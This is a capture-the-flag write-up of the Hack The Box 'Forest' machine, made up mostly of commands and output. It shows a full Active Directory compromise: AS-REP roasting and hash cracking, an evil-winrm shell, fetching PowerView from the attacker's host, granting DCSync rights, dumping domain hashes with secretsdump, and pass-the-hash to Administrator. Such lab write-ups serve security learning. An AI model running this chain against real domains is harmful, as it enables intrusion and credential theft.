# Forest

*By FakeChips*

---

For me IP of the machine is : 10.10.10.161
Lets try pinging it

```
ping 10.10.10.161 -c 5

PING 10.10.10.161 (10.10.10.161) 56(84) bytes of data.
64 bytes from 10.10.10.161: icmp_seq=1 ttl=127 time=80.4 ms
64 bytes from 10.10.10.161: icmp_seq=2 ttl=127 time=77.8 ms
64 bytes from 10.10.10.161: icmp_seq=3 ttl=127 time=316 ms
64 bytes from 10.10.10.161: icmp_seq=4 ttl=127 time=96.9 ms
64 bytes from 10.10.10.161: icmp_seq=5 ttl=127 time=95.8 ms

--- 10.10.10.161 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 77.803/133.456/316.468/91.834 ms
```

Alright, lets do port scanning next

---

## Port Scanning

```
rustscan -a 10.10.10.161 --ulimit 5000 -- -sC -sV -A
```

```
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2024-12-24 13:55:36Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack Microsoft Windows RPC
49678/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc        syn-ack Microsoft Windows RPC
49686/tcp open  msrpc        syn-ack Microsoft Windows RPC
49705/tcp open  msrpc        syn-ack Microsoft Windows RPC
49972/tcp open  msrpc        syn-ack Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://
SF-Port53-TCP:V=7.95%I=7%D=12/24%Time=676ABF45%P=x86_64-pc-linux-gnu%r(DNS
SF:-SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x0
SF:4_udp\x05local\0\0\x0c\0\x01");
```

So no webserver here lets start with smb here

---

## SMB Enumeration

```
smbclient -L 10.10.10.161
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±1 (3.521s)
smbclient -L 10.10.10.161

Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\pks]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Anonymous connection did work but no shares found
Lets see DNS next

---

## DNS Enumeration

```
nslookup
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main) (50.857s)
nslookup

> server 10.10.10.161
Default server: 10.10.10.161
Address: 10.10.10.161#53
> 127.0.0.1
1.0.0.127.in-addr.arpa  name = localhost.
> 127.0.0.2
** server can't find 2.0.0.127.in-addr.arpa: NXDOMAIN
> 10.10.10.161
;; communications error to 10.10.10.161#53: timed out
;; communications error to 10.10.10.161#53: timed out
;; communications error to 10.10.10.161#53: timed out
;; no servers could be reached
```

Couldn't find hostname
Lets work on ldap next

---

# LDAP Enumeration

Lets start with just simple authentication

```
ldapsearch -H ldap://10.10.10.161 -x
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±3 (0.427s)
ldapsearch -H ldap://10.10.10.161 -x
# extended LDIF
#
# LDAPv3
# base <> (default) with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 32 No such object
text: 0000208D: NameErr: DSID-0310021B, problem 2001 (NO_OBJECT), data 0, best
 match of:
        ''


# numResponses: 1
```

Now lets get the NamingContexts

```
ldapsearch -H ldap://10.10.10.161 -x -s base namingcontexts
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±1 (0.486s)
ldapsearch -H ldap://10.10.10.161 -x -s base namingcontexts

# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

Now lets set the base and query whatever we can

```
ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local"
```

Im gonna go through it now
Found this user here

```
# Santi Rodriguez, Developers, Information Technology, Employees, htb.local
dn: CN=Santi Rodriguez,OU=Developers,OU=Information Technology,OU=Employees,DC
 =htb,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Santi Rodriguez
sn: Rodriguez
givenName: Santi
distinguishedName: CN=Santi Rodriguez,OU=Developers,OU=Information Technology,
 OU=Employees,DC=htb,DC=local
instanceType: 4
whenCreated: 20190920230255.0Z
whenChanged: 20190920230255.0Z
displayName: Santi Rodriguez
uSNCreated: 28837
uSNChanged: 28843
name: Santi Rodriguez
objectGUID:: VSlmUT29FkGHUAJ12EnggA==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 132134941751348277
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAALB4ltxV1shXFsPNPgAQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: santi
sAMAccountType: 805306368
userPrincipalName: santi@htb.local
```

Lets get everything with sAMAccountName and grep out only sAMAccountName

```
ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local"
'(objectClass=Person)' sAMAccountName | grep sAMAccountName
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±1 (0.554s)
ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local" '(objectClass=Person)' sAMAccountName | grep sAMAccountName

# requesting: sAMAccountName
sAMAccountName: Guest
sAMAccountName: DefaultAccount
sAMAccountName: FOREST$
sAMAccountName: EXCH01$
sAMAccountName: $331000-VK4ADACQNUCA
sAMAccountName: SM_2c8eef0a09b545acb
sAMAccountName: SM_ca8c2ed5bdab4dc9b
sAMAccountName: SM_75a538d3025e4db9a
sAMAccountName: SM_681f53d4942840e18
sAMAccountName: SM_1b41c9286325456bb
sAMAccountName: SM_9b69f1b9d2cc45549
sAMAccountName: SM_7c96b981967141ebb
sAMAccountName: SM_c75ee099d0a64c91b
sAMAccountName: SM_1ffab36a2f5f479cb
sAMAccountName: HealthMailboxc3d7722
sAMAccountName: HealthMailboxfc9daad
sAMAccountName: HealthMailboxc0a90c9
sAMAccountName: HealthMailbox670628e
sAMAccountName: HealthMailbox968e74d
sAMAccountName: HealthMailbox6ded678
sAMAccountName: HealthMailbox83d6781
sAMAccountName: HealthMailboxfd87238
sAMAccountName: HealthMailboxb01ac64
sAMAccountName: HealthMailbox7108a4e
sAMAccountName: HealthMailbox0659cc1
sAMAccountName: sebastien
sAMAccountName: lucinda
sAMAccountName: andy
sAMAccountName: mark
sAMAccountName: santi
sAMAccountName: john
```

Im just gonna awk it then save it to a file

```
ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local"
'(objectClass=Person)' sAMAccountName | grep sAMAccountName | awk '{ print
$2 }' | tee users.ldap
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±3 (0.513s)
ldapsearch -H ldap://10.10.10.161 -x -b "DC=htb,DC=local" '(objectClass=Person)' sAMAccountName | grep sAMAccountName | awk '{ print $2 }' | tee users.ldap
requesting:
Guest
DefaultAccount
FOREST$
EXCH01$
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
andy
mark
santi
john
```

Now lets just edit the file to only the actual users manually in vim

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±1 (0.068s)
cat users.ldap
```

```
File: users.ldap
1 sebastien
2 lucinda
3 andy
4 mark
5 santi
6 john
```

Now lets enumerate some more with RPC now

---

## RPC Enumeration

```
rpcclient -U "" -N 10.10.10.161
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±2
rpcclient -U "" -N 10.10.10.161
Can't load /etc/samba/smb.conf - run testparm to debug it
rpcclient $>
```

Now lets enumerate the dom users here

```
enumdomusers
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±2
rpcclient -U "" -N 10.10.10.161

Can't load /etc/samba/smb.conf - run testparm to debug it
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[john] rid:[0x2581]
rpcclient $>
```

Found a new one added that to new users list
Tried enumerating more but didnt find nothing here

I didnt have a lot leads here so lets just run one of the Impacket script

---

# Impacket Scripts

```
GetNPUsers.py -dc-ip 10.10.10.161 -request 'htb.local/' -format hashcat
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±1 (1.485s)
GetNPUsers.py -dc-ip 10.10.10.161 -request 'htb.local/' -format hashcat

Impacket v0.11.0 - Copyright 2023 Fortra

Name          MemberOf                                                PasswordLastSet             LastLogon                   UAC
------------  ------------------------------------------------------  --------------------------  --------------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2024-12-25 18:35:26.882734  2024-12-24 21:37:18.492442  0x410200



/usr/bin/GetNPUsers.py:163: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$svc-alfresco@HTB.LOCAL:47780f37bc16c39c700ba58430b41eb5$bd07fc227f12a4f0caef935ec44d6cad12f43d39f83a2107bb3791fa5a7393c7f670379eecfa64a3e638c52e0f3f29a184c56cfc06ae5b8c9953a7fc24f98227dc9987aa96ccf1e14d8a84968d6caedad8dcb95ecf58a7cbf498b5cab8424c21ac39865447a6e22a1ec4472284c0aecc6bf8ffd1446cd53a0ed0582afd313c0a9b665ac9aeed66ca72fe1410750c096c98bfd4ab8a1546f502a0eb16e144ea3917baf5070e0a5f2cdcb9eccb97934c70fb9c48a26dec0bd910a4918f0e00ab17cffbc1cb46cdfbe1411b8809e0d092fb9ba508dce31247b0b90dca16b48552d545739ade83a7
```

Got a asrep hash here lets now crack it using hashcat

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main) (1.752s)
hashcat -a 0 -m 18200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 140 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$svc-alfresco@HTB.LOCAL:52d4ef7ece1e8bcc1f73673bd458dbe0$70ee4df01a6feb4613611e96e7ab1fe7c74758fc2090a61ad342574e5e3f59f1774a53f5619b308e6acd2f384641a6c87b5c9a9a4da74564b5ba297980d50bc79a833bad2aef7e240e85e2dc7b9904564e3563203a0f8f7fa9d49bc86c3e28e7bb3628b204199d1483aa0722d3d6be2ed366cc1069d5cffdc249689ffe6e7311919f87259bdbeceb30be26559e093fd75a7afc4bc6c5da6ea84b6e55218006 0a3711149b2a8885ee37fc155462cb3fb2815bfb612fc202b8a6074c4f2eff8dca975286cf288efeb672d13557ed40c9ae2da5969b1aa7be8970f6c1ee1f5350d791298d18729:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:52d4ef7ece1e8b...d18729
Time.Started.....: Wed Dec 25 18:46:32 2024 (0 secs)
Time.Estimated...: Wed Dec 25 18:46:32 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 10546.8 kH/s (7.50ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4194304/14344384 (29.24%)
Rejected.........: 0/4194304 (0.00%)
Restore.Point....: 3670016/14344384 (25.59%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sn7792118 -> roganpup
Hardware.Mon.#1..: Temp: 55c Util: 38% Core:1522MHz Mem:6001MHz Bus:8

Started: Wed Dec 25 18:46:31 2024
Stopped: Wed Dec 25 18:46:33 2024
```

Got creds for the new user we found

⚡ Creds

Username : svc-alfresco
Password : s3rvice

Now lets try to get a shell as svc-alfresco

## Gaining Access

So lets try to get a shell with WinRM
Im gonna user evil-winrm here

```
evil-winrm -u svc-alfresco -p s3rvice -i 10.10.10.161
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±3
evil-winrm -u svc-alfresco -p s3rvice -i 10.10.10.161

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitati

Data: For more information, check Evil-WinRM GitHub: https://gith

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

And here is your user.txt

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/23/2024   5:14 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

# Vertical PrivEsc

Now lets just run BloodHound here

Start a smbserver

```
sudo smbserver.py chip $(pwd) -smb2support -user chip -password chip
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest/smb git:(main)±2
sudo smbserver.py chip $(pwd) -smb2support -user chip -password chip

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Now run these command to connect our smbserver to the machine

```
$pass = convertto-securestring 'chip' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('chip', $pass)
New-PSDrive -Name chip -PSProvider FileSystem -Credential $cred -Root
\\10.10.16.29\chip
```

Now u can access em using this


```
cd chip:
```

```
*Evil-WinRM* PS C:\> cd chip:
*Evil-WinRM* PS chip:\> dir


    Directory: \\10.10.16.29\chip


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/25/2024   5:36 AM        9842176 winPEASx64.exe
-a----        12/26/2024   5:36 AM        1942029 SharpHound.ps1


*Evil-WinRM* PS chip:\>
```

Now lets run it
I got the SharpHound.exe and ran that but shouldnt make a difference here

```
*Evil-WinRM* PS chip:\> .\SharpHound.exe -c all
2024-12-26T05:45:44.0926377-08:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-12-26T05:45:48.4832781-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets,
PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-12-26T05:45:52.6864138-08:00|INFORMATION|Initializing SharpHound at 5:45 AM on 12/26/2024
2024-12-26T05:45:53.7333047-08:00|INFORMATION|Resolved current domain to htb.local
2024-12-26T05:45:55.8270390-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights,
CARegistry, DCRegistry, CertServices
2024-12-26T05:45:56.8270417-08:00|INFORMATION|Beginning LDAP search for htb.local
2024-12-26T05:45:56.9051658-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for HTB.LOCAL
2024-12-26T05:45:56.9051658-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for HTB.LOCAL
2024-12-26T05:45:56.9364220-08:00|INFORMATION|Beginning LDAP search for htb.local Configuration NC
2024-12-26T05:45:56.9832917-08:00|INFORMATION|Producer has finished, closing LDAP channel
2024-12-26T05:45:56.9832917-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-12-26T05:45:57.8114210-08:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for HTB.LOCAL
2024-12-26T05:46:00.4676773-08:00|INFORMATION|Consumers finished, closing output channel
2024-12-26T05:46:00.4833014-08:00|INFORMATION|Output channel closed, waiting for output task to complete
2024-12-26T05:46:26.8271166-08:00|INFORMATION|Status: 241 objects finished (+241 8.033334)/s -- Using 42 MB RAM
Closing writers
2024-12-26T05:46:56.7803297-08:00|INFORMATION|Status: 475 objects finished (+234 8.050847)/s -- Using 42 MB RAM
2024-12-26T05:46:56.7803297-08:00|INFORMATION|Enumeration finished in 00:00:59.9606058
2024-12-26T05:47:58.6242028-08:00|INFORMATION|Saving cache with stats: 25 ID to type mappings.
 1 name to SID mappings.
 1 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2024-12-26T05:47:59.4992056-08:00|INFORMATION|SharpHound Enumeration Completed at 5:47 AM on 12/26/2024! Happy Graphing!
```

Now lets put this file in BloodHound
After analyzing a bit found this WriteDacl we can exploit from EWP




+ **Windows Abuse**

+ **Linux Abuse**

Just follow both of these like this :
On the box :

1. Add user to domain

```
net user NullUser Password123! /add /domain
```

```
*Evil-WinRM* PS chip:\> net user NullUser Password123! /add /domain
The command completed successfully.
```

2. Add Null User to the EWP group

```
net group "EXCHANGE WINDOWS PERMISSIONS" /add NullUser
```

```
*Evil-WinRM* PS chip:\> net group "EXCHANGE WINDOWS PERMISSIONS" /add NullUser
The command completed successfully.
```

Now on your machine :

1. Download PowerSploit and transfer it to the box

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±6 (4.098s)
git clone https://github.com/PowerShellMafia/PowerSploit.git

Cloning into 'PowerSploit'...
remote: Enumerating objects: 3086, done.
remote: Total 3086 (delta 0), reused 0 (delta 0), pack-reused 3086 (from 1)
Receiving objects: 100% (3086/3086), 10.47 MiB | 3.87 MiB/s, done.
Resolving deltas: 100% (1809/1809), done.


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±7 (0.036s)
ls

Forest.md  hash  ldap-anonymous.out  PowerSploit  smb  users.ldap

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest git:(main)±7 (0.032s)
cd PowerSploit/

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest/PowerSploit git:(master) (0.034s)
ls

AntivirusBypass  docs          LICENSE  mkdocs.yml   PowerSploit.psd1  PowerSploit.pssproj  Privesc    Recon              Tests
CodeExecution    Exfiltration  Mayhem   Persistence  PowerSploit.psm1  PowerSploit.sln      README.md  ScriptModification

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest/PowerSploit git:(master) (0.04s)
find . | grep PowerView

./Recon/PowerView.ps1
./docs/Recon/Export-PowerViewCSV.md
```

Now upload this it using a python server and download on the box using wget and Import the Module

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> wget -o PowerView.ps1 http://10.10.16.29/PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Import-Module .\PowerView.ps1
```

Now run these command to give NullUser DSync rights

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential('HTB\NullUser', $SecPassword)

Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity NullUser -Rights DCSync
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $Cred = New-Object System.Management.Automation.PSCredential('HTB\NullUser', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity NullUser -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

Now use secretsdump.py to get the administrator hash here

```
secretsdump.py 'NullUser:Password123!@10.10.10.161'
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest/PowerSploit/Recon git:(master) (14.853s)
secretsdump.py 'NullUser:Password123!@10.10.10.161'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Now we can login in as administrator using this hash

```
evil-winrm -i 10.10.10.161 -u administrator -p
aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Forest/PowerSploit/Recon git:(master) (54m 26.59s)
evil-winrm -i 10.10.10.161 -u administrator -p aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
```

And here is your root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/26/2024   5:25 AM             34 root.txt
```

Thanks for reading :)